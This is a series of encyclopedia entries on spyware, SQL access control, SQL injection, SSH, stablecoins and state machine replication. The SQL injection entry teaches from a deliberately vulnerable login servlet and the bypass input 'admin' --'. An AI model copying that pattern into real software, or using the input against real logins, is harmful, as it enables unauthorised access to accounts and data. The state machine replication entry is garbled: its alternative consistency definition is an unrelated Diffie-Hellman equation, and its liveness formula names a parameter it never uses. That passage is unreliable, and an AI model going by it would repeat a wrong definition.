It is difficult to get rid of spyware from a computing device and that can happen only when users realize that they have been infected in the first place! Typically, anti-spyware programs can help detect and isolate most spyware – however, they need to be kept updated by the users so that information on new spyware is added to the existing anti-spyware software. Some anti-spyware programs also prevent spyware infections. Otherwise the only solution may be to format the device's mass storage (the hard disk for computers) and re-image the operating system and applications. Symantec's Norton Internet Security software is an example of anti-spyware protection program; others include Trend Micro's antivirus and anti-spyware, McAfee Anti-Spyware, and Microsoft's Windows Defender. There are both single-user versions of anti-spyware as well as enterprise versions that take care of the needs at the enterprise level – Symantec's Endpoint Protection software is an anti-spyware software program that blocks spyware infection at the enterprise level. For Rootkits, there are several detectors including Microsoft's Sysinternals Rootkit Revealer, Sophos' Anti-Rootkit, and F-Secure's Blacklight.

The lifecycle of spyware is given in Fig. 1. Firstly, there must be an interested customer for the spyware such as an advertising company, employer, user habits tracking companies, or government agencies. The customer contacts a programmer or a spyware manufacturing company to develop the spyware for the customer's requirements; sometimes the customer may be the spyware manufacturing company itself. The spyware is then distributed by the customer or the manufacturer using one of several techniques: bundled with freeware, bundled with purchased software, as an email attachment, a trojan, a browser helper object, a webbug, or even as a virus or worm. Typically, a spyware attaches to the user's computer by a user action such as clicking a link or an attachment. Once installed on the user's machine, the spyware monitors the user's computer usage habits and transmits this information to the customer of the spyware through a back door over the internet created on the user' device; the customer profits by selling this information or by the knowledge obtained. Usually spyware continues to operate in the background without the user ever being aware of its presence. Sometimes spyware gets rid of itself after a period of time or when the customer shuts it down through the back door. Sometimes

spyware is removed by anti-spyware, anti-adware, or antivirus applications, or by operating system utility tools. The life cycle of a spyware is usually independent of the operating system used on the computing device.

Spyware, Fig. 1 Lifecycle of spyware

A recent phenomenon has been the emergence of spyware in mobile computing devices (Federal Trade Commission 2008) due to the fact that several of these devices can access the web; however, not many anti-spyware software are available for mobile platforms. Currently, mobile devices usually rely on the features of their operating systems to protect them; sometimes, administrators regularly "flash" their companies' fleet of mobile devices in which they erase and reprogram the devices, and this will also help remove spyware.

Applications

The main reason for developing spyware is to spy user's preferences and habits without their knowledge. While spyware generally has a negative connotation due to the lost hours in productivity they cause to the users, there are some beneficial purposes as well. For example, it is possible for employers to scrutinize more thoroughly the computing device user habits of their employees – using spyware (such as a keylogger) it will be possible to examine exactly what programs, sites, and contents the employees used, visited, or entered; likewise, schools can view the browsing habits of their students; and parents can more accurately keep in touch with their wards'

computing habits. It will also be possible to monitor exactly how many hours an employee has worked on her computer for productive purposes from the viewpoint of the business or for schools to monitor how efficiently students used their computers. However, privacy issues will need to be considered for these more benign uses of spyware.

Open Problems

One of the issues involved with spyware is recognizing whether it is benign or not and ensuring benign spyware is allowed to run while the other category of spyware is eliminated – this is not easily done with anti-spyware software without professional help for most users. Spyware programs have usually kept ahead of anti-spyware technology, and many anti-spyware software are not very effective in spyware removal – means of reversing this trend need to be explored: adaptive anti-spyware programs may be one approach. Another issue is that both spyware and anti-spyware software affect the performance of the host computing device by using CPU cycles for execution – it will be better if hardware-based anti-spyware protection could be found since they are usually faster than software-based solutions. An important issue with spyware and its antidote is how to deal with them in mobile devices since not many resources can be spared for both of these software in these devices.


Definitions

The SQL access control model defines which authorization identifiers (i.e., users) can access specific data.

Theory and Application

SQL access control is based on *privileges* assigned to *authorization identifiers* to access *objects* (De Capitani di Vimercati et al., 2001; Samarati and De Capitani di Vimercati, 2001; Database Language SQL, 2016). The creator of an object in a database is its owner and can perform any action on the object. By default, no other user can access the object unless the owner grants specific privileges to that user. The granting process assigns a privilege on an object to one or more *authorization identifiers*, which can be either *user identifiers*, *role names*, or `PUBLIC` (the `PUBLIC` identifier is used to assign privileges to all the authorization identifiers in the SQL



environment). A user identifier represents a user of the DBMS and is defined in an implementation-dependent way; SQL does not define how the users of the operating system are mapped to SQL users. A role name *R* represents a role and identifies a set of privileges: those directly granted to *R* and those of the roles granted to *R*. When an SQL session is initiated, the subject that starts it has associated a pair of identifiers ⟨*uid*, *rid*⟩, where *uid* is the SQL session user identifier, which can never be null, and *rid* is a role name whose value is initially null. Since during an SQL session the pair ⟨*uid*, *rid*⟩ can change, a sequence of pairs ⟨*uid*, *rid*⟩ is stored within an *authorization stack* maintained using the "last-in, first-out" policy. At a given time, the current pair ⟨*uid*, *rid*⟩ (i.e., the pair on top of the authorization stack) determines the privileges for the execution of each SQL statement. Note that *uid* and *rid* cannot both be null, that is, there must always be a non-null current *uid* or current *rid* to have privileges to execute some SQL statements.

Roles are created with a `CREATEROLE` statement that includes the name of the role and may specify the grantor by means of the `WITH ADMIN` clause. Authorization identifiers can activate a role if the role has been granted to them by means of a `GRANT` statement. A `GRANT` statement includes one or more names of the roles granted, one or more authorization identifiers of the grantees, and the optional clauses `WITH ADMIN OPTION` and `GRANTED BY`. `WITH ADMIN OPTION` specifies whether the grantee may grant the roles to others, and `GRANTED BY` specifies the grantor. Note that no cycle of role grants is allowed. Whenever an authorization identifier creates or grants a role, a *role authorization descriptor* is created in the SQL environment. A role authorization descriptor includes the role name, the authorization identifier of the grantor, the authorization identifier of the grantee, and an indication of whether the role is grantable. Role authorization descriptors can be revoked by means of the `REVOKE` statement, which removes all the identified role authorization descriptors. Revocation can be requested with or without *cascade*: in a cascading `REVOKE`, the identified role authorization descriptor is revoked together with all role authorization descriptors based on the revoked role.

An SQL privilege granted on an object to a specified authorization identifier authorizes such identifier to access the object according to the type of privileges defined (see Privileges in SQL). Privileges are managed

through the GRANT and REVOKE statements. The GRANT statement grants a set of privileges (which can be ALL PRIVILEGES, meaning all grantable privileges of the grantor) on an object to one or more authorization identifiers. If the WITH HIERARCHY OPTION clause is present, the action must be SELECT. This clause provides the grantee with SELECT privileges on all subtables (both existing and those that will be added in the future) of the table on which the privilege is granted. When the WITH GRANT OPTION clause is present in the statement, the users receiving the privileges have the additional authority to extend these privileges to other users (see Grant Statement).

Grants are represented by privilege descriptors which can be graphically represented as a graph called *privilege dependency graph*. The privilege dependency graph is a directed graph such that each node represents a privilege descriptor and each arc from node p_1 to node p_2 represents the fact that p_2 directly depends on p_1. Generally, the privilege descriptor p_2 directly depends on the privilege descriptor p_1 if the following conditions hold: (1) the privilege represented by p_1 is grantable; (2) p_1 and p_2 have the same action and object; (3) the grantee of p_1 is either the same as the grantor of p_2 or is PUBLIC; (4) or, if the grantor of p_2 is a role name, the grantee of p_1 belongs to the set of applicable roles of the grantor of p_2 (but other, more specific, conditions may hold, for instance, when the privilege descriptor of p_2 assumes a special "_SYSTEM" value as grantor). As an example, suppose that *Alice* is the owner of table Employee and that a possible sequence of grant statements is the following (the grantor is reported between brackets): *(i)* (*Alice*) GRANTSELECTON TABLEEmployeeTO*Bob*WITH GRANT OPTION; *(ii)* (*Bob*) GRANTSELECTON TABLEEmployeeTO*Carol*WITH GRANT OPTION; *(iii)* (*Bob*) GRANTSELECTON TABLEEmployeeTO*David*; *(iv)* (*Carol*) GRANTSELECTON TABLEEmployeeTO*Emma*. Figure 1a illustrates the privilege dependency graph for this sequence of SELECT privilege grants, where nodes are labeled with the grantor/grantee identifier.

SQL Access Control Model, Fig. 1 An example of privilege dependency graph (**a**); the same graph after a `REVOKE` statement (**b**)

An authorization identifier can then execute all actions allowed by the set of applicable privileges for it. In particular, the set of user privileges for a user identifier consists of all privileges defined by the privilege descriptors whose grantee is either that user identifier or `PUBLIC`. Analogously, the set of role privileges for a role name consists of all privileges defined by the privilege descriptors whose grantee is either that role name, `PUBLIC`, or one of the applicable roles of that role name.

The `REVOKE` statement revokes privileges from authorization identifiers that have been previously granted. Privileges revocation can be performed with *cascade* or *restrict* options. Cascading revoke (see Recursive Revoke) deletes privileges that recursively depend on the privilege explicitly revoked. As an example, consider the revoke statement: `REVOKESELECT ONEmployeeFROM`*Carol*`CASCADE`, issued by *Bob*. Figure 1b illustrates the result of the execution of this statement on the graph of Fig. 1a. In particular, the effect of this `REVOKE` statement is to recursively remove from the privilege dependency graph the nodes representing the `SELECT` privilege on table `Employee` granted to *Carol* and *Emma*. If the `REVOKE` statement includes the `RESTRICT` option, the privilege will not be revoked if there are dependent privileges. For instance, the `REVOKE` statement `REVOKESELECT ONEmployeeFROM`*Carol*`RESTRICT` issued by *Bob* would be rejected since there is a dependent privilege (i.e., *Emma*'s privilege).

Access Control Enforcement via Views

In addition to using the privileges assignment mechanism described above to provide specific types of access to entire objects, there is also a mechanism within SQL to provide access to only certain portions of the content of objects (i.e., to enforce content-based restrictions). This mechanism is based on the definition of *views*. A view is a virtual table derived from base tables and/or other views. A view is specified by a *view definition*, written in SQL. The database stores view definitions and materializes the views as needed. The general syntax of the `CREATEVIEW` statement includes the name of the view; the name of the structured type (i.e., a named user-defined data type), if any, associated with the table or the list of its columns (< view specification>); the < query expression> that defines how the view is to be obtained; and an indication of if and how (`CHECK OPTION` clause) the view is updatable. In general, there are limitations on the direct updates that can be enforced on views, particularly when they are created from the combination (join) of two or more base tables. Updatable views may appear as targets of statements that change SQL data, and the results of such changes are reflected by changes in the corresponding base tables. A view can be created if its creator has permissions to access the views, or base tables, referenced by the view. To grant to others access to the view, the creator must have received privileges with grant option on all the tables used in the definition of the view. In general, views can restrict access in a number of ways: (1) to specific columns, (2) to specific rows, or (3) to aggregates of the information accessed by the view, using the *aggregate functions* supported by SQL (e.g., `SUM`, `MIN`, `MAX`).

SQL Injection Attacks


Definition

Structured Query Language injection attacks (SQLIAs) are one of the major security threats for Web applications (The OWASP Foundation 2007). SQLIAs are a class of code injection attacks that take advantage of a lack of validation of user input. These attacks occur when developers combine hard-coded strings with user-provided input to create dynamic queries to an underlying database. Intuitively, if user input is not properly validated, attackers may be able to change the developer's intended Structured Query Language (SQL) command by inserting new SQL keywords or operators through specially crafted input strings. As a result, attackers can get access to (and even control) the underlying database, which may contain sensitive or confidential information. Despite the potential severity of SQLIAs, many Web applications remain vulnerable to such attacks.



Background

SQL is a language for querying and updating the information contained in relational databases. *Web applications* are multi-tier, distributed applications where the front end is typically a Web browser and the back

end is a server that relies on one or more underlying databases (and possibly on other servers).

Theory

Figure 1 shows an example of a typical Web-application architecture. In the example, the user interacts with a Web form that takes a login name and pin as inputs and submits them to a Web server. The Web server passes the user-supplied credentials to a *servlet* (`show.jsp`), which is a special type of Java application that runs on a Web application server, and whose execution is triggered by the submission of a URL from a client. The servlet queries the database and generates a response for the user in the form of a Web page.

SQL Injection Attacks, Fig. 1 Example of interaction between a user and a typical Web application

The example servlet, whose code is partially shown in Fig. 2, implements a login functionality that can be found in a typical Web application. It uses input parameters `login` and `pin` to dynamically build an SQL query or command. (Hereafter, for simplicity, the terms *query* and *command* are used interchangeably.) The `login` and `pin` are checked against the credentials stored in the database. If they match, the corresponding user's account information is returned. Otherwise, a null set is returned by the database and the authentication fails. The servlet then uses the response from the database to generate HTML pages that are sent back to the user's browser by the the Web server.

```
1. String login = getParameter("login");
2. String pin = getParameter("pin");
3. Statement stmt = connection.createStatement();
4. String query = "SELECT acct FROM users
   WHERE login='";
5. query += login + "' AND pin=" + pin;
6. ResultSet result = stmt.executeQuery(query);
7. if (result ! = null)
8.     displayAccount(result); //Show account
9. else
10.    sendAuthFailed(); // Authentication failed
```

SQL Injection Attacks, Fig. 2 Excerpt of a Java servlet implementation

For this servlet, if a user submits `login` and `pin` as "`doe`" and "`123`," the application dynamically builds the query:

```
SELECT acct FROM users WHERE login='doe' AND pin=123
```

If `login` and `pin` match the corresponding entry in the database, `doe`'s account information is returned and then displayed by function `displayAccount()`. If there is no match in the database, function `sendAuthFailed()` displays an appropriate error message. An application that uses this servlet is vulnerable to SQLIAs. For example, if an attacker enters "`admin' --`" as the user name and any value as the pin (e.g., "`0`"), the resulting query is:

```
SELECT acct FROM users WHERE login='admin' -- ' AND pin=0
```

In SQL, "`--`" is the comment operator, and everything after it is ignored. Therefore, when performing this query, the database simply searches for an entry where `login` is equal to `admin` and returns that database record. After the "successful" login, the function `displayAccount()` reveals the `admin`'s account information to the attacker.

It is important to stress that this example represents an extremely simple kind of attack that is presented for illustrative purposes only. Because simple attacks of this kind are widely used in the literature as examples, they are often mistakenly viewed as the only types of SQLIAs. In reality,

there is a wide variety of complex and sophisticated SQL exploits available to attackers, including:

- Tautologies
- Union queries
- Piggy-backed queries
- Malformed queries
- Inference
- Alternate encodings
- Leveraging stored procedures

See Reference (Su and Wassermann 2006) for a formal definition of SQLIA and Reference (Halfond et al. 2008) for a detailed discussion of the different types of attacks listed above.

Open Problems

Although it is still possible to find many Web applications that are vulnerable to SQLIAs, the problem of SQL injection per se can be considered mostly solved. In fact, in the last few years, researchers have defined a number of effective techniques for detecting and preventing SQLIAs. The presented techniques include approaches based on static analysis, on dynamic analysis, on combination of the two, and on the use of specialized languages that are not vulnerable to injections. (Reference (Halfond et al. 2008) discusses the most relevant approaches presented in the literature to date.)

SSH

Marijke De Soete[161] ✉
(161) Security4Biz, Oostkamp, Belgium

Synonyms

Secure shell

Definition

SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

Background

Used primarily on Linux- and Unix-based systems to access shell accounts, SSH was designed as a replacement for Telnet and other insecure remote shells, which send information, notably passwords, in plaintext, rendering them susceptible to packet analysis. For SSH2, there was in addition a replacement for FTP, namely sftp.

For some time, it was developed as a standard under IETF. When the standardization was terminated, there were two versions of Secure Shell available – SSH1 and SSH2 – which unfortunately are quite different and incompatible.

Theory

SSH basically provides strong authentication and secure communications (confidentiality and integrity of data) over insecure channels such as the

Internet.

As for the use of cryptographic algorithms, SSH1 supported DES (the Data Encryption Standard) Triple-DES, IDEA, and Blowfish, for encryption, while SSH2 supports 3DES, Blowfish, Twofish, and a few others. For authentication, SSH1 supported RSA digital signature scheme, while SSH2 supports the Digital Signature Standard.

Applications

SSH allows a user to log into another machine over a network, to execute commands in a remote machine, and to move files from one machine to another.

Stablecoin

Bruno Woltzenlogel Paleo[162] ✉
(162) Piracicaba, Brazil

Definition

In the narrowest sense, a *stablecoin* is a cryptocurrency that has its price pegged to a fiat currency (e.g., **USD**) and is fully backed by reserves denominated in the same fiat currency. More broadly, a *stablecoin* can be defined as a digital asset that has mechanisms to maintain a low deviation of its price from a target price.

Background

Since the invention of bitcoin and other cryptocurrencies, a major obstacle for their wider adoption and recognition as proper currencies, particularly as means of exchange and units of account, has been the instability (volatility) of their price in relation to fiat currencies. Stablecoins aim to overcome this obstacle.

Stablecoins also provide conveniences for cryptocurrency traders. They can sell cryptocurrency for stablecoins instead of fiat currency. And they can leverage their long positions in cryptocurrencies by taking loans in stablecoins collateralized by their cryptocurrency holdings and selling the borrowed stablecoins for more cryptocurrency.

The most prominent stablecoin by market cap, Tether's **USDT**, was launched in 2014. The most prominent algorithmic stablecoin, **DAI** (Maker Foundation, 2020), was launched in 2017. The number of stablecoin projects rose sharply since 2018 and, as of July 2022, stablecoins account for more than 15% of the total cryptocurrency market cap, 3 out of 10 top

cryptocurrencies are stablecoins, and the daily trading volume of **USDT** is larger than the volumes of **BTC** and **ETH** combined.

The rising demand for stablecoins also led to the launch of cryptocurrencies that claimed to be stablecoins but that later proved to be unstable. Most notably, the collapse of Terra (**UST** and **LUNA**) in May 2022 had a cascading effect that wiped approximately 50% of the total market cap of the entire cryptocurrency industry by the end of that year.

Theory and Application

Various mechanisms can contribute to a stablecoin's stability. Ultimately, they are all grounded on the basic economic principles of supply and demand. If demand for buying/selling stablecoins is higher than the current supply of sale/purchase orders, this supply must be increased to avoid an increase/decrease in the stablecoin's price.

Backing the stablecoins by reserves and using these reserves to actively buy and sell stablecoins for prices close to the target price is currently the most common mechanism. This mechanism is not exclusive to stablecoins; it can be seen in pegged national currencies such as the **HKD** (Hong Kong Dollar). Centrally operated fiat-pegged fiat-backed stablecoins such as **USDT** and **USDC** use variations of this mechanism that may differ, for instance, on the actual composition of the reserves and with whom the operator interacts to buy and sell stablecoins. As long as the stablecoin is fully backed by reserves in the currency to which it is pegged and the operator can react quickly enough to variations in the demand, it is easy to see that stability will be guaranteed. Typically, the reserves will not be kept all in cash in a vault, safe, or bank account, but rather partly in interest-bearing financial instruments such as bonds. The returns from such investments provide revenue for the operator. The risks associated with these investments may imply that the stablecoin may eventually lose its full-backing, compromising the stability in the long term. The lack of liquidity of these investments may cause the operator to be unable to react quickly enough to changes in demand, compromising the stability in the short term. Another source of revenue is the fees or spread practiced when buying and selling the stablecoin. For example, if the operator sells **USDT** for 1.005 **USD** and buys **USDT** for 0.995 **USD**, it has a revenue of 1 cent for every **USDT** that it buys and then sells, while keeping the price stable

within the range between 0.995 and 1.005. The main drawback of fiat-backed stablecoins is that it requires trust on the entities keeping the reserves. This is not only a theoretical concern. For instance, the lack of transparency about the reserves and skepticism about its full-backing claim, combined with inefficient stabilization measures by Tether, have actually caused **USDT** to trade for as low as 0.91 USD.

Interestingly, issues related to transparency of the reserves do not arise when the backing asset is a cryptocurrency on a public blockchain. For example, Wrapped BTC (**WBTC**) is a stablecoin issued on the Ethereum blockchain, pegged to **BTC**, and backed by **BTC** held on the Bitcoin blockchain. Because Bitcoin is a public blockchain, anyone can see how much **BTC** is available in the reserves backing **WBTC**. Such *wrapping* can be considered a major application of stablecoins, since it enables interoperability between blockchains through *bridges*. In the particular case of **WBTC**, it enables the users to essentially use (an asset pegged to) **BTC** on Ethereum's contracts. Nevertheless, despite the transparency, there are still issues related to the custody of the backing assets. Bridges at the time of writing are one of the weakest points in blockchain security. They have been subject to many cyber-attacks that stole an estimated total of 2 Billion USD worth of backing assets up to August 2022, and such thefts amounted to an estimated 69% of the total funds stolen in 2022 (Chainanalysis Team, 2022).

The asset backing a stablecoin does not need to be the same asset to which the stablecoin is pegged. In particular, stablecoins pegged to **USD** and backed by cryptocurrencies are possible, as exemplified by Neutrino USD (**USDN**) (Ivanov and Pupyshev, 2020), which is pegged to **USD**, issued on the waves blockchain, and backed by **WAVES**, and **SigmaUSD** (Emurgo Team, 2021) (based on the Djed stablecoin protocol (Zahnentferner et al., 2021, 2023)), which is pegged to **USD**, issued on the Ergo blockchain, and backed by **ERG**. When the backing asset's price falls, the stablecoin may cease to be fully backed. This is an inherent risk that cannot be completely avoided. Nevertheless, in order to reduce its probability, crypto-backed stablecoins typically aim for a generous surplus of reserves to cushion price falls.

Crypto-collateralized stablecoins, of which **DAI** is currently the most prominent example, are similar to crypto-backed stablecoins, with the subtle but important difference, however, that cryptocurrencies are used to

provide, instead of reserves, collateral for stablecoin-denominated loans. Similarly to how a house that serves as collateral in a mortgage does not count as reserves in the bank that is providing the loan, the collateral provided for the issuance of a crypto-collateralized stablecoin does not count as reserve. Due to the lack of reserves, pure crypto-collateralized stablecoins resemble an extreme form of fractional reserve banking (with a fraction of 0%). Unlike commercial bank money (i.e., money in a bank account), which can be exchanged at any time by anyone holding it for central bank money by withdrawing cash from the bank's reserves, crypto-collateralized stablecoins cannot be exchanged for anything by withdrawing from the stablecoin contract's reserves, simply because there are no reserves. When interacting with the contract, the users can only use stablecoins to repay their own loans and recover their own collateral or to bid in auctions for liquidated collateral from others.

Although backing and collateralization facilitate stability and tend to increase the public's trust on the stability, it is not impossible to achieve stability without backing or collateralization. To see this, consider that a central bank digital currency (CBDC) would be pegged to the central bank's fiat currency and, like the fiat currency itself, would not need to be backed by anything, by definition of *fiat*. And, despite this, it would nevertheless be stable in relation to the prices of goods and services, at least in the short term, just like their associated fiat currencies in countries that enjoy low inflation. Central banks achieve stability of their fiat currencies (and of their CBDCs should they deploy them) by adjusting the circulating supply. For instance, they may print more money to increase the supply, and they may increase the base interest rate to encourage people and financial institutions to buy bonds, thereby temporarily taking money out of circulation. Unbacked stablecoins may implement similar stabilization mechanisms. One of the earliest examples is *seigniorage shares* (Sams, 2014). To take stablecoins out of circulation, the users are encouraged to sell their stablecoins in exchange for seigniorage shares; conversely, when the supply needs to be increased, stablecoins are issued and distributed to seigniorage shareholders. While this mechanism may seem convincing at first sight, the collapse of Terra (**UST** and **LUNA**), which can be considered a variation of this mechanism, demonstrated that this mechanism is not without issues.

In addition to mimicking traditional stabilization mechanisms, unbacked stablecoins can pursue novel stabilization mechanisms. In contrast to

physical cash, which is difficult to track and destroy after being issued, a purely digital asset can be easily destroyed to reduce the supply. For example, Ampleforth (Kuo et al., 2019) simply rebases the balances of all users. If the price of 1 **AMPL** is currently 0.5 **USD** and the target is for it to be 1 **USD**, then all balances are smoothly halved. A user that had 10 **AMPL** worth 5 **USD** will eventually have 5 **AMPL** worth 5 **USD**. This is done fairly, automatically, and efficiently to all users and not only to people who can access financial services.

In contrast to traditional cryptocurrencies, which are tied to the blockchains to which they are native, it is common for a single stablecoin to exist on many different blockchains. For example, **USDT** has already been issued in at least seven blockchains. But, while the trend of issuing stablecoins as assets on the existing general-purpose blockchains (e.g., ERC-20 contracts on Ethereum) is dominant, there were also cases of blockchains developed specifically for the purpose of hosting stablecoins (cf. Terra (Kereiakes et al., 2019) and Libra blockchain (Amsden et al., 2020)).

Furthermore, while fiat-pegged stablecoins are dominant by market cap, stablecoins that are not pegged to fiat currencies are starting to appear. **RAI** (Inoescu and Soleimani, 2020), for instance, is a variant of **DAI** that uses a PID controller to dynamically adjust the target price.

With all types of stablecoins, various degrees of automation of the stabilization mechanisms, both on-chain and off-chain, are possible. Stablecoins with a high degree of automation, especially with on-chain contracts, are often called *algorithmic*. Because such stablecoins execute and profit mostly autonomously, they are usually associated with a second digital asset that gives its holders the right to benefit from the execution of the contract. For example, **DAI** has **MKR**, seigniorage share stablecoins have shares, and Djed has ReserveCoins. Often, these assets also give governance responsibilities and rights to their holders, to set the parameters of the algorithms.

Open Problems and Future Directions

The legal status of stablecoins and the requirements for stablecoin issuers and operators are unclear and undefined at the moment and remain as a regulatory open problem. This uncertainty is believed to have been the

primary cause for the decision to abort the launching of major stablecoin projects such as **Diem**. Particularly, in the case of algorithmic stablecoins implemented as smart contracts, there seems to be room for regulatory innovation that would recognize their high degree of transparency and autonomous execution, which distinguishes their developers and issuers from traditional financial institutions.

On the technical side, many stablecoin projects are still vague about their stabilization mechanisms and their robustness. This may be a case of stability by obscurity similar to the "security by obscurity" that used to prevail before modern cryptography. The future work could devote more time to formal arguments, proofs, and stress testing simulations of stability.

Furthermore, the effect of crypto-backed and crypto-collateralized stablecoins on the stability of the assets used for backing or collateralization has not been sufficiently researched yet. Since these stablecoins allow leveraging long positions on those assets, it seems reasonable to expect that they may potentially lead to price bubbles and greater instability for those assets.

More generally, not much attention has been devoted to the stabilization of the primary native cryptocurrencies that power the blockchains (e.g., **BTC**, **ETH**). This may be because the public expects and hopes that the cryptocurrency prices will grow instead of remaining pegged. However, mechanisms that would allow growth with low volatility are plausible. For instance, more dynamic monetary policies could be used in order to adjust the supply more effectively; decentralized buy-back mechanisms could be implemented to dampen price crashes. If the relative market cap of stablecoins grows and new stablecoin-specific blockchains are launched, traditional cryptocurrencies may feel forced to implement stabilization mechanisms to remain competitive and attractive to users.

In a distant future, if some cryptocurrencies ever achieve the initial dream of replacing traditional fiat currencies, pegging stablecoins to fiat currencies will become irrelevant. This suggests that unpegged stablecoins or at least stablecoins pegged to assets or indexes other than fiat currencies may be an important long-term direction for research and development. Furthermore, fiat currencies are unbacked for a reason: it is not economically efficient to keep full reserves of assets uselessly stored in a vault; it is better to use those assets for the benefit of society. It is even less efficient to keep reserves or collateral with large surpluses in the case of

crypto-backed and crypto-collateralized stablecoins. Therefore, even though unbacked stablecoins have been a minority so far and have been significantly more volatile than backed stablecoins, it is plausible that unbacked (or only partially backed) stablecoins will become more prominent in the future. However, as the collapse of Terra in 2022 demonstrated, more research in this direction is needed.

Naturally, the risk of disruption of the traditional monetary order by cryptocurrencies, especially if they are stable or claiming to be stable and then proving not to be, has not gone unnoticed. This risk is one (though not the only) motivation for much of the ongoing work by national monetary authorities on CBDCs, which can be considered a special type of stablecoin according to the broader definition used here. The interoperability and interplay between CBDCs and stablecoins operated by private companies or executed autonomously by smart contracts will be interesting to observe as well and remains as another direction for future work.

Definition

In cryptography, the standard model is the model of computation in which the adversary is only limited by the amount of time and computational power available. Cryptographic constructions are usually based on complexity assumptions, which state that some problem, e.g., factorization or the discrete logarithm problem, cannot be solved in polynomial time. Schemes which can be proven secure using only complexity assumptions are said to be secure in the standard model. While several security proofs in the standard model exist, security proofs are notoriously difficult to achieve in the standard model.

Open Problems

Find a stateless RSA based signature scheme secure in the standard model.

Definition

State machine replication (SMR) is the problem of distributing the operation of a state machine across a set of replicas or servers so that the operation of the machine is resilient to failure of some the servers. A server is considered *faulty* if its behavior is no longer consistent with its specification. Typical classes of faulty behavior include *Byzantine* faults, where the server may exhibit arbitrarily malicious behavior, including colluding with other faulty servers, and *fail-stop* (aka *crash*) faults, where

the server simply stops to operate. An important use case of SMR is agreeing on a log of events or a transaction ledger.

Background

The state machine approach for implementing distributed services was originally described in Lamport (1978) and described in further detail by Schneider (1990), where a high-level description of SMR was provided along with two basic properties.

- *Agreement*. Every non-faulty state machine replica receives every request.
- *Order*. Every non-faulty state machine replica processes the requests it receives in the same relative order.

A widely cited implementation of SMR is due to Castro and Liskov (1999). It assumes an asynchronous network, where messages may be delayed, duplicated, delivered out of order, or not delivered, independent node failures, and the existence of an unforgeable signature scheme. The main differentiation made in that work in terms of properties was between Safety (agreement on the order of events of transactions) and Liveness (transactions that are being processed). This distinction facilitates a construction that provides asynchronous safety, i.e., without the requirement of a timing assumption, and liveness when message delivery follows a suitable “weak synchrony” timing assumption.

Additional properties have been introduced for further variants of replication, such as causality (a transaction that causally depends on another transaction must be scheduled later) or an upper bound on the processing time for transactions.

Blockchain protocols Nakamoto (2008) have renewed interest in SMR definitions and constructions, as they can be seen as a way to realize SMR in a setting where there is no predetermined set of replicas.

Theory

There are a few different ways to formalize SMR. In this section a definition of a particular form of SMR, also known as *Ledger Consensus*, that relates to the operation of blockchain protocols is provided.

For Ledger Consensus, a concise definition is as follows. A number of n servers maintain a log of transactions, denoted Log. A subset of the servers $\boldsymbol{H} \subseteq \{1, \ldots, n\}$ is assumed to be non-faulty. The log of each server also timestamps each transaction. The notation $\mathsf{Log}_j[t]$ denotes the log of the j-th server up to time t. Furthermore, it is assumed that each server has a buffer for incoming transactions, denoted by $I_i[t]$, that are valid with respect to its view (invalid transactions are dropped). Finally, and for simplicity, assume that all well-formed transactions are admissible in the log.

Given the above notation, the two basic properties for Ledger Consensus are as follows. Let $\preccurlyeq$ denote the *prefix* relation.

- *Consistency*. For all $\forall i, j \in \boldsymbol{H}$ (where not necessarily $i \neq j$) and t, t', it holds that $\mathsf{Log}_i[t] \preccurlyeq \mathsf{Log}_j[t']$ or $\mathsf{Log}_j[t'] \preccurlyeq \mathsf{Log}_i[t]$.
- *Liveness*. There is a parameter $S \in \mathbb{A}$ for which the following holds: $(\forall i \in \mathbf{H} : \mathrm{tx} \in I_i[t]) \rightarrow \mathrm{tx} \in \mathsf{Log}_i[t + u]$.

Alternative definitions of consistency exist, such as, for example, requiring that $Q_{SR} = g^{x_R x_S} = y_S^{x_R} = y_R^{x_S}$, where H_{i-1}^2 denotes the *extended* log of the j-th server that includes all transactions in its view that are still not included in the settled log. This variant is implied by the way longest chain protocols operate.

Note that there are more properties of interest for Ledger Consensus, such as *observability*, the requirement that a third party observer is capable of interpreting correctly the current state of the ledger by inspecting the logs of the servers, and *order fairness* (Kelkar et al., 2020; Kursawe, 2020) where the order of transactions in the final ledger should respect in some way the order in which they were received by the servers.

In their impossibility proof for the consensus problem, Fischer et al. (1985) showed that it is not possible for a deterministic consensus protocol to reach termination in an asynchronous network. This result also applies to SMR, where it is consequently not possible for a deterministic protocol to achieve finality, i.e., to ensure that a part of the ledger is irrevocably fixed.

There are three basic ways in the literature to get around this result.

- In the partial synchronous model (Dwork et al., 1988), some timing assumption is used in order to ensure Liveness (which implies termination). Consistency can be always guaranteed even if the timing assumption fails, while liveness may fail. In the Byzantine failure setting,

this approach was also illustrated in Castro and Liskov (1999) and is the basis for a number of currently used protocols.
- Randomized protocols can circumvent the impossibility result by terminating probabilistically. These protocols can work in a fully asynchronous message passing model. An SMR implementation along these lines was suggested in Cachin et al. (2001).
- In the blockchain literature, longest chain protocols circumvent the impossibility result by not providing perfect finality and allowing (theoretically) for every transaction to be undone. Effectively, this approach gives up safety in favor of liveness. This approach was first introduced by Nakamoto (2008).

In addition to these approaches, some hybrid protocols can be found in the literature, such as using partial synchrony for performance and randomness for upper bounds on termination (Kursawe and Shoup, 2001) or using the longest chain approach and a partial synchronous protocol to add finalization (Dinsdale-Young et al., 2020; Buterin et al., 2020; Neu et al., 2021).

In terms of the maximum number of Byzantine/malicious parties that can be tolerated, for most practically relevant settings, the bound is similar to Byzantine Agreement, so any implementation of SMR would require (at a minimum) a majority of non-faulty parties; this would hold true if there exist transactions that can be potentially conflicting with each other – see Garay and Kiayias (2020) – or order-fairness or observability is required. On the other hand, in the most bare-bones variant of the problem, any number of corruptions could be tolerated (see below).

Application

Implementing SMR can be approached as an execution of repeated instances of Byzantine Agreement, each one agreeing on the next transaction or block to enter in the log (or ledger). In most settings though, one would want to consider additional properties that link the different agreement instances and ensure that inputs to the protocol cannot be delayed too much (or dropped altogether) and to avoid allowing trivial solutions such as agreeing on the same value every time. Thus, while a *multi-valued* Byzantine Agreement protocol can, in principle, be transformed into an SMR protocol relatively straightforwardly, extra

measures need to be taken to achieve this self-composition property. In the most basic scenario where transactions can never be conflicting with each other and no observability is required, one can use repeated instances of Byzantine *broadcast* (e.g., Dolev and Strong 1983) to achieve Ledger Consensus.

